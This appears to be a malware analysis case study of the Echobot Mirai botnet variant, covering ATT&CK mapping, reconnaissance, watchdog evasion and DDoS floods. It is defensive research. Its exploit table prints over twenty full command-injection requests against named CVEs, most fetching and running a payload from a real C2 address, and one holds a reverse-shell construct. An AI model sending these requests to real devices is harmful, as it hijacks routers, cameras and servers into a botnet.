

Written by Benjamin Lee

**Malware Analysis IoT Case Study – Mirai/Echobot**

**2022-17-04**

# Exclusive Summary

Mirai is a malware that was discovered by MalwareMustDie – a malware research group in August 2016. The malware infects devices running Linux such as routers, firewalls, cameras, servers and other smart home IoT devices, transforming them into remotely controlled bots that can be used by the attacker to simulate large DDoS attacks to targeted domains in order to disrupt services and platforms.

This malware analysis case study will go over a Mirai variant called ‘Echobot’ that was discovered by Palto Alto Network Researchers in June 2019. We will go over the capabilities of the malware from our own analysis and at the end of the case study provide recommendations for mitigating and preventing the malware from spreading.

Table of Contents

[Exclusive Summary 2](#_Toc101284328)

[Mitre Att&ck Matrix 3](#_Toc101284329)

[Threat intel insights 4](#_Toc101284330)

[Targets 4](#_Toc101284331)

[Technical Analysis 5](#_Toc101284332)

[Main Malware Sample 5](#_Toc101284333)

[Exploits/Vunlerabilities 5](#_Toc101284334)

[System Reconnaisance 9](#_Toc101284335)

[Defense Evasion 10](#_Toc101284336)

[Mirai DdoS Functionality 10](#_Toc101284337)

[Command & Control (C&C) 13](#_Toc101284338)

[Recommended Actions 14](#_Toc101284339)

[CONCLUSION 14](#_Toc101284340)


[Appendix 15](#_Toc101284341)

[Indicators Of Compromise 15](#_Toc101284342)

[Tools used 15](#_Toc101284343)

[References 15](#_Toc101284344)

# Mitre Att&ck Matrix

  
**Figure 1.1 – MITRE ATT&CK Navigator**


|  |  |  |  |
| --- | --- | --- | --- |
| Technique ID | Tactic Name | Technique Name | Description |
| T1583.005 | Resource Development | Acquire Infrastructure: Botnet | This malware variant infects IoT devices to perform large DDoS attacks as a botnet |
| T1190 | Initial Access | Exploit Public-Facing Application | Mirai variant takes advantage of multiple unpatched design vulnerabilities in IoT Devices |
| T1210 | Lateral Movement | Exploitation of Remote Services | This Mirai variant propagates itself to other IoT Devices via RCE (Remote Code Execution) Vulnerabilities |
| T1203 | Execution | Exploitation for Client Services | This Mirai variant exploits known vulnerabilities in routers, cameras and other smart devices |
| T1046 | Discovery | Network Service Scanning | The malware scans TCP ports of random IP addresses and hosts to find new vulnerable IoT Devices |
| T1049 | Discovery | System Network Connections Discovery | The malware tries to identify IoT devices to infect |
| T1498 | Impact | Network Denial of Service | Mirai variant performs network DDoS attacks via its infected hosts |

# Threat intel insights

There is not enough evidence or information to attribute this attack to a specific group or threat actor. Motivations for the threat actor behind the Echobot attack in 2019 are unknown.

IoT Malware has become more prevalent over the past few years due to the leaking of the Mirai source code, allowing possibly anyone to create their own IoT botnets with little skill and by modifying snippets of the code to suit their needs. With multiple IoT devices being rarely patched long-term, and more vulnerabilities being found and exploited there may be a steady increase of IoT Botnets and malware in the wild.

## Targets

In this case study, we used an architecture-specific virtual machine for ARM to dynamically analyze our specified malware sample ‘ECHOBOT.arm6’ via Qemu 4.1.1 and BuildRoot 2. Using Docker, to import the ARM-machine we ran the sample for 60 seconds to collect system calls and network traffic.

**Figure 2.1 – Using Docker, Qemu/BuildRoot to analyze the Mirai sample dynamically**

Network traffic was then saved into a PCAP in which we further analyzed via Wireshark. The following figure below displays the GeoIP location sources of botnet traffic we collated and sorted via analyzing our Echobot sample’s network traffic.

Map

Description automatically generated

**Figure 2.2 – Botnet Traffic sources of infected devices used for DDoS collated via Wireshark**

# Technical Analysis

## Main Malware Sample

The malware sample we analyzed, ECHOBOT.arm6 was hosted on an open server 80.82.67.184 where multiple other malicious executables for different processor architectures including ARM, MIPS, SPARC were hosted. Echobot.arm6 was one of such malicious executables used to spread the Mirai variant to new IoT devices, adding more infected devices to the Echobot botnet to deliver DDoS attacks.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Filename | MD5 | ELF Timestamp | Size (in Bytes) | Description |
| ECHOBOT.arm6 | 78b5d0f5d10792b1d816227015a9296b | 2019-12-03 18:24:07 UTC | 866759 bytes | Elf 32-Bit Executable, ARM, Mirai Botnet Variant |

## Exploits/Vunlerabilities

This Echobot variant uses multiple RCE (Remote Code Execution) exploits to infect and propagate to other vulnerable IoT devices to be used in the botnet. Most of the common vulnerabilities we found targeted network routers, smart home devices, wireless cameras, cloud platforms, NAS systems and linux servers. We counted more than 20 exploits that were used in this sample. A list of some of the CVE exploits that we found are listed below while analyzing the malware statically via **binutils** and **ghidra**.

|  |  |  |
| --- | --- | --- |
| CVE | Exploit Format | Affected Devices/Systems/Platforms |
| CVE\_2013\_7471 | POST /soap.cgi?service=WANIPConn1 HTTP/1.1 | D-Link Devices:  DIR-300 rev B / DIR-600 rev B / DIR-645 / DIR-845 / DIR-865 |
| Sar2HTML\_3.2.1 | GET /index.php?plot=;cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | PHP web application platforms |
| 3Com\_OfficeConnect\_RCE | GET /utility.cgi?testType=1&IP=aaa || cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | 3Com OfficeConnect network routers and devices |
| CVE\_2019\_16072 | POST /cgi-bin/protected/discover\_and\_manage.cgi?action=snmp\_browser&hst\_id=none&snmpv3\_profile\_id=&ip\_address=|cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard;/evil.php|php&snmp\_ro\_string=public&mib\_oid=system&mib\_oid\_manual=.1.3.6.1.2.1.1&snmp\_version=1 HTTP/1.1 | NETSAS Enigma NMS 65.0.0 |
| CVE\_2013\_5912 | GET /VhttpdMgr?action=importFile&fileName=cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | Thomson-Reuters Velocity Analytics Vhayu Analytic Servers V6.94 Build 2995 |
| CVE\_2018\_20841 | POST /protocol.csp?function=set&fname=security&opt=mac\_table&flag=close\_forever&mac=|cd /tmp; wget http://80.82.67.184/ECHOBOT.x86; curl -O http://80.82.67.184/ECHOBOT.x86; chmod +x ECHOBOT.x86; ./ECHOBOT.x86 HTTP/1.1 | HooToo TripMate Titan HT-TM05 and HT-05 routers |
| CCBill\_CGI\_2003\_RCE | GET /cgi-bin/ccbill/whereami.cgi?g=cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1  GET /ccbill/whereami.cgi?g=cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | CCBill Online payment platform |
| CVE\_2019\_14931 | GET /action.php HTTP/1.1  {'host' : ';cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard&PingCheck=Test'} | Mitsubishi Electric smartRTU & INEA ME-RTU devices v2.2-3.0 |
| CVE\_2017\_16602 | POST /u/jsp/tools/exec.jsp HTTP/1.1 | Netgain System Enterprise Manager 7.2.730 |
| CVE\_2006\_4000 | GET /cgi-bin/preview\_email.cgi?file=/mail/mlog/|cd; /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | Barrucada Spam Firewalls 3.3.01.001-3.3.01.053 |
| ACTi\_ASOC2200\_RCE | GET /cgi-bin/test?iperf=;cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1  Host: %s:80 | ACTi video surveillance Cameras |
| AVCON6\_RCE | POST /login.action?redirect:${%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.String[]{%22cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard%22})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew%20java.io.InputStreamReader(%23b),%23d%3dnew%20java.io.BufferedReader(%23c),%23e%3dnew%20char[50000],%23d.read(%23e),%23matt%3d%23context.get(%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27),%23matt.getWriter().println(%23e),%23matt.getWriter().flush(),%23matt.getWriter().close()} HTTP/1.1 | Avcon6 Video Conferencing Systems |
| P2P\_wificam\_RCE | GET /set\_ftp.cgi?next\_url=ftp.htm&loginuse=%s&loginpas=%s&svr=192.168.1.1&port=21&user=ftp&pwd=$(cd /tmp; wget+http://80.82.67.184/richard; chmod+777+/tmp/richard; /tmp/richard+goahead)&dir=/&mode=PORT&upload\_interval=0  GET /set\_ftp.cgi?next\_url=ftp.htm&loginuse=%s&loginpas=%s&svr=192.168.1.1&port=21&user=ftp&pwd=passpasspasspasspasspasspasspasspass&dir=/&mode=PORT&upload\_interval=0 | P2P Wireless IP Cameras |
| WIPG1000\_RCE | POST /cgi-bin/rdfs.cgi HTTP/1.1 | WePresent WiPG-1000 Wireless Presentation systems |
| CVE\_2019\_3929 | POST /cgi-bin/file\_transfer.cgi HTTP/1.1  Function names analyzed in ghidra as non-stripped binary:  blackboxScan, blackbox\_scanner\_kill, blackbox\_setup\_connection | Crestron AM/Barco wePresent WiPG/Extron ShareLink/Teq AV IT/SHARP PN-L703WA/Optoma WPS-Pro/Blackbox HD WPS/InFocus LiteShow devices |
| CVE-2017-14135 | Function names analyzed in ghidra as non-stripped binary: dreamboxscan, dreambox\_scanner\_kill, dreambox\_setup\_connection | OpenDreambox devices such as CCTV systems and video recorders |
| CVE\_2018\_6961 | POST /scripts/ajaxPortal.lua HTTP/1.1  Function names analyzed in ghidra as non-stripped binary:  vmwarescan, vmscan\_scanner\_kill, vmware\_setup\_connection | VMware NSX SD-WAN Edge < 3.1.2 |
| CVE\_2018\_7841 | POST /smartdomuspad/modules/reporting/track\_import\_export.php HTTP/1.1 | Schneider Electric U.Motion Builder 1.3.4 |
| CVE\_2018\_11510\_11 | POST /portal/apis/aggrecate\_js.cgi?script=launcher%22%26python%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket(socket.AF\_INET%2Csocket.SOCK\_STREAM)%3Bs.connect((cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard))%3Bos.dup2(s.fileno()%2C0)%3B%20os.dup2(s.fileno()%2C1)%3B%20os.dup2(s.fileno()%2C2)%3Bp%3Dsubprocess.call(%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D)%3B%27%22 HTTP/1.1 | ASUSTOR ADM 3.1.0.RFQ3 NAS |
| CVE\_2018\_17173 | GET /qsrserver/device/getThumbnail?sourceUri= wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard -O /tmp/f; chmod 777 /tmp/f; /tmp/f; >/tmp/f ;&targetUri=/tmp/thumb/test.jpg&mediaType=image&targetWidth=400&targetHeight=400&scaleType=crop&=1537275717150 HTTP/1.1 | LG SuperSign CMS |
| CVE\_2019\_2725 | POST /\_async/AsyncResponseServiceHttps HTTP/1.1,  Function names analyzed in ghidra as non-stripped binary: oraclescan, oraclescan\_scanner\_kill, oraclescan\_setup\_connection | Oracle WebLogic 10.3.6.0.0 / 12.1.3.0.0 Servers |
| ASUS\_DSL\_N12E | GET /Main\_Analysis\_Content.asp?current\_page=Main\_Analysis\_Content.asp&next\_page=Main\_Analysis\_Content.asp&next\_host=www.target.com&group\_id=&modified=0&action\_mode=+Refresh+&action\_script=&action\_wait=&first\_time=&applyFlag=1&preferred\_lang=EN&firmver=1.1.2.3\_345-g987b580&cmdMethod=ping&destIP=%60ucd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard%60&pingCNT=5 HTTP/1.1 | Asus DSL N12E Router |
| BELKIN\_WEMO\_RCE | POST /upnp/control/basicevent1 HTTP/1.1  <?xml version="1.0" encoding="utf-8"?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <s:Body><u:SetSmartDevInfo xmlns:u="urn:Belkin:service:basicevent:1"> <SmartDevURL>cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard -O /tmp/ECHOBOT; chmod +x /tmp/ECHOBOT; /tmp/ECHOBOT</SmartDevURL> </u:SetSmartDevInfo> </s:Body> </s:Envelope>" | Belkin/Wemo smart devices |
| CVE\_2013\_4863 | POST /upnp/control/hag HTTP/1.1  <s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body> <u:RunLua xmlns:u="urn:schemas-micasaverde-org:service:HomeAutomationGateway:1"> <DeviceNum></DeviceNum> <Code>os.execute(cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard)</Code> </u:RunLua></s:Body></s:Envelope> | MiCasaVerde VeraLite 1.5.408 |
| NETGEAR\_READYNAS | GET /upgrade\_handle.php?cmd=writeuploaddir&uploaddir=%27;cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard%205;%27 HTTP/1.1 | Netgear ReadyNAS surveillance devices |
| CVE\_2014\_8361 | POST /wanipcn.xml HTTP/1.1  <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><m:AddPortMapping xmlns:m="urn:schemas-upnp-org:service:WANIPConnection:1"><NewPortMappingDescription></NewPortMappingDescription><NewLeaseDuration></NewLeaseDuration><NewInternalClient>cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard</NewInternalClient><NewEnabled>1</NewEnabled><NewExternalPort>634</NewExternalPort><NewRemoteHost></NewRemoteHost><NewProtocol>TCP</NewProtocol><NewInternalPort>45</NewInternalPort></m:AddPortMapping></SOAP-ENV:Body></SOAP-ENV:Envelope>" | Realtek SDK |

## System Reconnaisance

As many IoT Devices use different hardware such as ARM, MIPS or SPARCE, the Echobot Mirai variant tries to gather information on these Linux devices before infecting them. This malware sample uses multiple shell commands for system scanning before trying to maintain persistence.

Some shell commands we noticed were: **whoami, cat, ls, rm, cd.** The malware also uses **wget, curl** and **chmod** to interact with multiple malicious payloads hosted within the C2 server (80.82.67.184).

The malware also tries to examine more about target platforms by gathering information about CPU cores and information in **/proc/cpuinfo** and CPU usage in **/proc/stat**.



**Figure 3.1 – This Echobot variant gathers system information as seen in Zelos**

When analyzing the malware dynamically via strace and zelos some information gathering syscalls were found:

* **getsockopt, getsockname, gettimeofday, getppid**

Other functions found in the malware’s non-stripped binary include:

* **fstat() –** To return information on files
* **getpagesize()** – Returns kernel symbol PAGE\_SIZE which is dependent on architecture and machine model

## Defense Evasion


This Echobot Mirai variant will try to disable the **watchdog process** in infected IoT devices. The watchdog process is used in embedded systems to monitor if a system is running and will reboot hanged systems by default due to unrecoverable software errors, booting the system back into a clean state. This will in turn remove the malware which many attackers do not want so they will try to disable this process whenever they can to avoid early detection.

Graphical user interface, text, application

Description automatically generated

**Figure 4.1 – Prevention of watchdog process rebooting in infected devices in both Mirai and Echobot**

When analyzing the malware’s system calls dynamically via zelos we can see the malware trying to open and edit the watchdog process in both **/dev/watchdog** and **/dev/misc/watchdog** to prevent watchdog from rebooting devices.



**Figure 4.2 – Prevention of watchdog process rebooting seen in Zelos**

## Mirai DdoS Functionality

Echobot contains many malicious capabilities used to attack networks and systems which we can analyze and correlate alongside the original Mirai source code. Interestingly enough, this custom variant does not use HTTP flooding as one of its many main attack vectors. The following attack vectors this Echobot variant uses is listed below.

1. **TCP Flooding** – This Echobot Mirai variant performs multiple TCP flood attacks including SYN, ACK, XMAS and STOMP. These type of TCP attacks exploit the normal TCP 3-way handshake to consume more bandwidth and resources to disrupt victim servers and services.

Graphical user interface, application

Description automatically generated

